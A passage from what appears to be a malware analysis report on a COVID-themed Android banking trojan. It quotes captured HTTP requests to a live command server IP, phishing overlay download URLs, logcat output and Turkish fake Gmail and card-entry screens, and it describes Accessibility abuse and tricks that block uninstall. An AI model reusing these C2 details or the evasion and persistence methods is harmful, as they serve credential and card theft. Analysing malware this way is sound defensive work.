
Upon launch the malware asks for Accessibility permissions, this gives malware the ability to stimulate touches and keystrokes, also keep an eye on what the is the user doing, and look for activities to take over.

As soon as permission is given the trojan gives itself all the needed permissions by stimulating clicks on permission dialogue pop-up.

### 2.2.4 Request and Download Phishing pages from CnC




```
POST http://176.121.14.127/covid/inj/com.google.android.gm.zip HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; Android SDK built for x86 Build/OSR1.170901.043)
Host: 176.121.14.127
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 0
```




```
POST http://176.121.14.127/covid/inj/com.android.vending.zip HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; Android SDK built for x86 Build/OSR1.170901.043)
Host: 176.121.14.127
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 0
```

Above is packets from File request from CnC server [176.121.14.127]. The exact location used in this case was **http://176.121.14.127/covid/inj/com.google.android.gm.zip AND http://176.121.14.127/covid/inj/com.android.vending.zip** It downloads two ZIP files containing an HTML file for phishing overlay and one image file for disguise. The name of the files also plays an important role in an attempt to evade casual eyes on application logs as it calls the HTML page via WebView, it appears to be regular "com.android.vending" process call.




The downloaded files are stored in the SDcard or the Emulated-Storage-0. These files are placed in the folder named "newfolder" in the root directory of primary storage.

### 2.2.5 Scheduled communication with CnC



| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 2 | 200 | HTTP | 176.121.14.127 | /covid/inj/com.android.vending.zip | 1,13,250 | application/zip |
| 3 | 200 | HTTP | 176.121.14.127 | /covid/inj/com.google.android.gm.zip | 31,098 | application/zip |
| 4 | 200 | HTTP | 176.121.14.127 | /covid/gate.php?i=QzhERUIxN0U1RTYxQz... | 129 | text/html; char... |
| 5 | 200 | HTTP | 176.121.14.127 | /covid/gate.php?i=NUVGQjREN0EzN0Yw... | 129 | text/html; char... |
| 6 | 200 | HTTP | Tunnel to | www.google.com:443 | 0 | |
| 7 | 200 | HTTP | 176.121.14.127 | /covid/gate.php?i=NDg3MUMxQzE1Q0ZB... | 193 | text/html; char... |
| 8 | 200 | HTTP | 176.121.14.127 | /covid/gate.php?i=OTMwMzM3RTA3NkZE... | 129 | text/html; char... |
| 9 | 200 | HTTP | 176.121.14.127 | /covid/gate.php?i=RkYyNTJGNDE2RDA3O... | 126 | text/html; char... |
| 10 | 200 | HTTP | 176.121.14.127 | /covid/gate.php?i=ODlDNzRBQjVCNkQ5N... | 129 | text/html; char... |
| 11 | 200 | HTTP | 176.121.14.127 | /covid/gate.php?i=ODVFRDRBODFGQTM... | 129 | text/html; char... |
| 12 | 200 | HTTP | 176.121.14.127 | /covid/gate.php?i=NUMyNjg5MzRCRjVCM... | 128 | text/html; char... |
| 13 | 200 | HTTP | 176.121.14.127 | /covid/gate.php?i=MTE3MTVFODM1RDEx... | 129 | text/html; char... |
| 14 | 200 | HTTP | 176.121.14.127 | /covid/gate.php?i=MEQ3MzlCOTFENTE2N... | 129 | text/html; char... |




```
POST http://176.121.14.127/covid/gate.php?i=NDg3MUMxQzE1Q0ZBMTI5OUQ1l1ykvrNDpc5iLdxk/XWaJhH03cIHKHjgdR3KNIwxS
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; Android SDK built for x86 Build/OSR1.170901.043)
Host: 176.121.14.127
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 475
```


The malware sends periodic data to the CnC using a gateway that looks like some PHP application hosted at http://176.121.14.127/covid/gate.php?i=<followed my B64 data>. All the assets for this version are stored in **/covid/** directory of the server, and that made sense given the time of COVID-19 pandemic. The application **gate.php** is passed the parameter **?i=** followed by Base64 encoded, encrypted data (most probably from the telegram encryption suite).

the base64 data is encrypted<>

## 2.2.6 Overlaying Benign Activity with phishing Activity



```
04-20 21:57:33.863  1436  1436 D gralloc_ranchu: gralloc_alloc: Creating ashmem region of size 9023488
04-20 21:57:33.867  1436  1436 I chatty  : uid=1000(system) allocator@2.0-s identical 1 line
04-20 21:57:33.879  1436  1436 D gralloc_ranchu: gralloc_alloc: Creating ashmem region of size 9023488
04-20 21:57:33.909  5642  5642 W zygote  : Attempt to remove non-JNI local reference, dumping thread
04-20 21:57:33.910  5642  5745 D EGL_emulation: eglMakeCurrent: 0xa1285240: ver 2 0 (tinfo 0xa12830c0)
04-20 21:57:33.916  1847  2127 D EGL_emulation: eglMakeCurrent: 0x8fa4e520: ver 2 0 (tinfo 0x8fa47c30)
04-20 21:57:33.941  1701  1722 I ActivityManager: Displayed ginfbmmremmnlhjwcbo.dad.uwak/ohhylpceuy.zwzjyccjlnjfq.Injects$mainActivity: +214ms (to
tal +282ms)
04-20 21:57:33.952  5642  5642 W zygote  : Attempt to remove non-JNI local reference, dumping thread
04-20 21:57:33.952  5642  5745 D EGL_emulation: eglMakeCurrent: 0xa1285240: ver 2 0 (tinfo 0xa12830c0)
04-20 21:57:33.960  1847  5494 I zygote  : Explicit concurrent copying GC freed 1644(146KB) AllocSpace objects, 0(0B) LOS objects, 49% free, 5MB/1
0MB, paused 319us total 41.495ms
04-20 21:57:33.964  1847  2127 D EGL_emulation: eglMakeCurrent: 0x8fa4e520: ver 2 0 (tinfo 0x8fa47c30)
04-20 21:57:33.991  5642  5642 W zygote  : Attempt to remove non-JNI local reference, dumping thread
04-20 21:57:33.992  5642  5745 D EGL_emulation: eglMakeCurrent: 0xa1285240: ver 2 0 (tinfo 0xa12830c0)
04-20 21:57:34.013  5642  5642 W zygote  : Attempt to remove non-JNI local reference, dumping thread
04-20 21:57:34.014  5642  5745 D EGL_emulation: eglMakeCurrent: 0xa1285240: ver 2 0 (tinfo 0xa12830c0)
04-20 21:57:34.034  1701  4129 W ActivityManager: Duplicate finish request for ActivityRecord{4a7b6d5 u0 ginfbmmremmnlhjwcbo.dad.uwak/ohhylpceuy.z
wzjyccjlnjfq.Injects$mainActivity t22 f}
04-20 21:57:34.028  5642  5745 D EGL_emulation: eglMakeCurrent: 0xa1285240: ver 2 0 (tinfo 0xa12830c0)
04-20 21:57:34.041  5642  5642 I chromium: [INFO:CONSOLE(262)] "Uncaught ReferenceError: $ is not defined", source: file:///storage/emulated/0/new
folder/com.google.android.gm/index.html (262)
04-20 21:57:34.079  5642  5642 W zygote  : Attempt to remove non-JNI local reference, dumping thread
04-20 21:57:34.080  5642  5745 D EGL_emulation: eglMakeCurrent: 0xa1285240: ver 2 0 (tinfo 0xa12830c0)
04-20 21:57:34.094  5642  5642 I chromium: [INFO:CONSOLE(262)] "Uncaught ReferenceError: $ is not defined", source: file:///storage/emulated/0/new
folder/com.google.android.gm/index.html (262)
04-20 21:57:34.153  5642  5642 W zygote  : Attempt to remove non-JNI local reference, dumping thread
04-20 21:57:35.017  5642  5642 W zygote  : Attempt to remove non-JNI local reference, dumping thread
04-20 21:57:35.033  5642  6414 D EGL_emulation: eglMakeCurrent: 0x8d653be0: ver 2 0 (tinfo 0x8d657270)
04-20 21:57:35.052  5642  5642 W zygote  : Attempt to remove non-JNI local reference, dumping thread
04-20 21:57:35.246  5642  5642 I chatty  : uid=10083(u0_a83) ginfbmmremmnlhjwcbo.dad.uwak identical 10 lines
04-20 21:57:35.266  5642  5642 W zygote  : Attempt to remove non-JNI local reference, dumping thread
04-20 21:57:36.699  1430  1656 W audio_hw_generic: Not supplying enough data to HAL, expected position 12054429 , only wrote 11902320
04-20 21:57:37.789  1424  1424 I adbd    : Calling send_auth_request...
04-20 21:57:37.792  1424  1424 I adbd    : Loading keys from /data/misc/adb/adb_keys
04-20 21:57:43.587  1701  1714 E memtrack: Couldn't load memtrack module
```



Google

Oturum aç


Gmail'e devam et

E-Posta Veya Telefon

E-posta adresinizi mi unuttunuz?

Bu telefon sizin değil mi? Oturum açmak için bir Gizli Pencere kulanın.

Daha fazla bilgi.



Google

Oturum aç


Gmail'e devam et

E-Posta Veya Telefon

E-posta adresinizi mi unuttunuz?

Bu telefon sizin değil mi? Oturum açmak için bir Gizli Pencere kulanın.

Daha fazla bilgi.



Kart Numarası:

4456 6546 4654 54

Kart Numarası:

00 / 55

CVV

•••

Sokak Adresi:

dsadas

Şehir:


ssda

Adress:

asdasd

Adress:

888513



Kart Numarası:

4456 6546 4654 54

Kart Numarası:

00 / 55

CVV

•••

Sokak Adresi:

dsadas

Şehir:

ssda

Adress:


asdasd

Adress:

888513

The application actively scan of the active activities majorly for GMail, GooglePlaystore, Accessibility settings and Network proxy settings.
The overlay activities on the cause, for the first two cases they are replaced by WebView of the phishing pages which send data back to CnC in JSON format.


### 2.2.7 Blocking Application and Network settings




Any attempt to disable the application or to change the VPN or network settings is blocked by an invisible blank activity named "Battery optimization" to prevent a user from doing anything. These tactics are applied by the application to protect itself from being forcefully stopped or uninstalled by the user. The application also runs persistence services in the background.

## 2.3 Web Analysis

### 2.3.1 Origin Website

